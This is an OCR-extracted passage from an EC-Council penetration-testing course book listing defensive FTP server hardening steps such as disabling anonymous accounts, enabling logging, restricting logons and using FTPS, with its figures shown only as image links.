
Restrict **Logon attempts** and time



Configure **filtering rules** for your FTP service



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Hardening FTP Servers

Following are the steps and rules to harden the FTP Servers:

- Disable Anonymous FTP accounts. If not possible, monitor Anonymous FTP accounts regularly.




Figure A.52: Disabling Anonymous FTP accounts

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Enable logging for your FTP site




Figure A.53: Enabling logging for your FTP site

- Restrict Logon attempts and time




Figure A.54: Restricting Access by IP or domain name

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Configure filtering rules for your FTP service




Figure A.55: Configuring Access controls

- Use SSL / FTPS for authenticated FTP accounts


